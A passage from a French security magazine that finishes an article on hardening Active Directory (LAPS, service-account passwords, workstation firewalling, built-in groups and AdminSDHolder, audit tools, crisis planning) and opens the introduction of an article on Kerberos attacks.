


FIGURE 1

Exemple des propriétés d'un compte machine Active Directory géré par LAPS – l'attribut **ms-Mcs-AdmPwd** contient le mot de passe du compte administrateur local.

» Utiliser des mots de passe forts pour les comptes de service

Microsoft a introduit il y a quelques années le concept de « Managed Service Accounts » afin de rajouter un niveau de sécurité supplémentaire à l'utilisation spécifique des comptes de service au sein de l'annuaire Active Directory. Néanmoins, la plupart des organisations continuent d'utiliser des comptes utilisateurs classiques pour la gestion des comptes de service, notamment pour des raisons de compatibilité avec les applications présentes. Il est alors nécessaire d'utiliser des mots de passe comportant au moins 25 caractères et il convient de changer régulièrement les mots de passe même si cela augmente drastiquement la charge d'administration de votre infrastructure.

» Filtrer et contrôler les communications entre les workstations

Une fois la première workstation compromise et un compte administrateur local actif sur celle-ci, l'attaquant ou le malware tenteront ensuite d'effectuer un mouvement latéral pour compromettre d'autres workstations, cette tâche sera facilitée si certains comptes de service utilisent le même mot de passe




FIGURE 2

Le pare-feu embarqué dans Windows.



Photo d'illustration.


sur l'ensemble des workstations de votre réseau. Il convient donc d'éviter cette configuration et de filtrer voire exclure les communications entre les workstations, permettant ainsi de diminuer drastiquement la contamination latérale. Le plus simple est d'utiliser le pare-feu embarqué dans Windows en bloquant certains protocoles et de collecter les logs du pare-feu vers un SIEM central tel que Splunk ou autre.

» Ne pas utiliser les groupes « Built-in » fournis par Active Directory

Lors de l'installation d'un annuaire Active Directory, des groupes dits « built-in » sont créés par défaut. Ces groupes posent deux problèmes majeurs :

- Premièrement, ils donnent accès à de nombreux privilèges, parfois mal maîtrisés, par exemple les membres du groupe « Backup Operators » possèdent le privilège de réaliser une sauvegarde de la base Active Directory **ntds.dit**.
- Deuxièmement, les groupes built-in sont soumis à un contrôle de cohérence particulier géré au travers de l'objet **AdminSDHolder** qui est stocké au niveau de **CN= AdminSDHolder, CN=System,<Domain DN>**.

Toutes les heures, le PDC Emulator vérifie que les descripteurs de sécurité des groupes built-in et des membres de ces groupes sont cohérents avec le descripteur de sécurité stocké au niveau de l'objet **AdminSDHolder**, et réinitialise les modifications de permissions sur de tels objets. La chose se complique dès lors qu'un compte utilisateur a tout simplement été membre d'un groupe built-in à un



Les groupes built-in dans Active Directory.



moment donné, car son attribut **adminCount** reste paramétré sur la valeur 1, même si le compte utilisateur n'est plus membre du groupe, permettant ainsi au processus de s'appliquer sur le compte.

» Auditer régulièrement les permissions et les failles potentielles de votre Active Directory

Cela paraît évident, mais il faut intégrer un processus de contrôle permanent de votre infrastructure Active Directory pour vous assurer contre les dérives éventuelles. Il y a plusieurs méthodes pour arriver à cela, mais le plus simple sera de vous équiper d'une solution de sécurité spécialisée sur Active Directory.

Nous avons la chance en France de posséder plusieurs acteurs compétents sur le sujet – nous vous conseillons de regarder les possibilités et fonctions de deux solutions françaises :

- PingCastel – Ping Castle existe sous deux versions, une version Freeware et une version Entreprise – cette solution vous fournira une cartographie avancée de votre environnement ainsi qu'un score de risque vous permettant d'évaluer votre niveau de sécurité actuel. De plus, la solution s'inspire de la méthodologie CMMI (*Carnegie Mellon University*) afin de rendre lisible l'amélioration dans le temps de votre niveau de sécurité Active Directory. Pour plus d'informations : <http://www.pingcastle.com/>.
- Alsid – Alsid est une solution bicéphale proposant à la fois une solution d'audit et de surveillance du changement ainsi qu'un moteur de détection d'attaques dédié à Active Directory. Au travers d'un tableau de bord, l'organisation pourra donc évaluer les risques encourus et consulter les conseils de remédiation, mais pourra également détecter les attaques ciblant Active Directory et transférer les alertes vers un SIEM existant si nécessaire. Pour plus d'informations : <http://www.alsid.com/>.

» Prévoir le plan B

L'organisation doit prévoir un plan de crise en cas de compromission globale de l'Active Directory. Il faut se préparer au pire et anticiper une continuité d'activité si le service Active Directory ne fonctionne plus. Il s'agit ici de préparer a minima les éléments suivants :

- préparer des versions papier de certaines informations : mots de passe de certains comptes, plan d'adressage IP, numéro de téléphone, plan d'infrastructure, etc. ;

- tester les procédures de restauration complète de l'Active Directory dans un laboratoire dédié au moins une fois tous les six mois. Le laboratoire doit être pleinement représentatif de l'environnement de production ;
- former en continu le personnel compétent qui interviendra en cas de compromission et leur laisser du temps de recherche et développement tout au long de l'année pour qu'ils puissent être pleinement préparés le jour J.

CONCLUSION

La cybersécurité des annuaires est un sujet à la fois complexe et passionnant, il touche la plupart des organisations au travers le monde. Il convient d'apporter une attention toute particulière à ce sujet afin de se prémunir des attaques actuelles. Cet article n'est qu'une introduction au sujet, vous trouverez de nombreux documents et webinars sur ce sujet, en commençant par le site de l'ANSSI qui reste une ressource majeure pour ce type d'étude.

REMERCIEMENTS

Merci à la communauté des Microsoft MVPs toujours présente pour fournir des conseils et du support, le partage de la connaissance étant une deuxième nature pour cette communauté et un grand merci à Émilie pour sa relecture bienveillante. ■

RÉFÉRENCES

- [1] IETF « Lightweight Directory Access Protocol (LDAP): The Protocol » : <https://tools.ietf.org/html/rfc4511>
- [2] eXtensible Access Control Markup Language (XACML) sur OASIS : https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=xacml
- [3] RFC 4513 : « Lightweight Directory Access Protocol (LDAP) - Authentication Methods and Security Mechanisms » : <https://tools.ietf.org/html/rfc4513>
- [4] Hydro Hit by LockerGoga Ransomware via Active Directory : <https://www.bankinfosecurity.com/hydro-hit-by-lockergoga-ransomware-via-active-directory-a-12207>
- [5] Detecting LockerGoga Targeted IT/OT Cyber Sabotage/Ransomware Attacks : <https://www.securonix.com/securonix-threat-research-detecting-lockergoga-targeted-it-ot-cyber-sabotage-ransomware-attacks/>
- [6] New tools uncovered from hacking group APT15 : <https://www.nccgroup.trust/uk/about-us/newsroom-and-events/press-releases/2018/march/new-tools-uncovered-from-hacking-group-apt15/>

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°104



NE LE MANQUEZ PAS
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



ATTAQUES SUR LE PROTOCOLE KERBEROS EN ENVIRONNEMENT ACTIVE DIRECTORY

Slim MERIAH

Consultant sécurité au CERT digital.security - slim.meriah@digital.security

Kerberos représente le service principal d'authentification dans un environnement Microsoft Active Directory. Cette solution étant largement déployée au sein des entreprises aujourd'hui, les attaques sur Kerberos sont devenues courantes et peuvent mener à la compromission totale des ressources d'un Système d'Information. Cet article a pour objectif de vous présenter différentes attaques portant sur ce protocole ainsi que quelques contre-mesures.

Développé par le Massachusetts Institute of Technology (MIT), Kerberos est un protocole d'authentification réseau à tierce personne de confiance. Plusieurs implémentations sur des systèmes existent aujourd'hui notamment sur Windows, mais aussi sur des systèmes UNIX (FreeBSD, Mac OSX, Linux, etc.). Kerberos a été introduit par Microsoft dans sa version 5, telle que définie dans la RFC1510 (avec quelques extensions) au 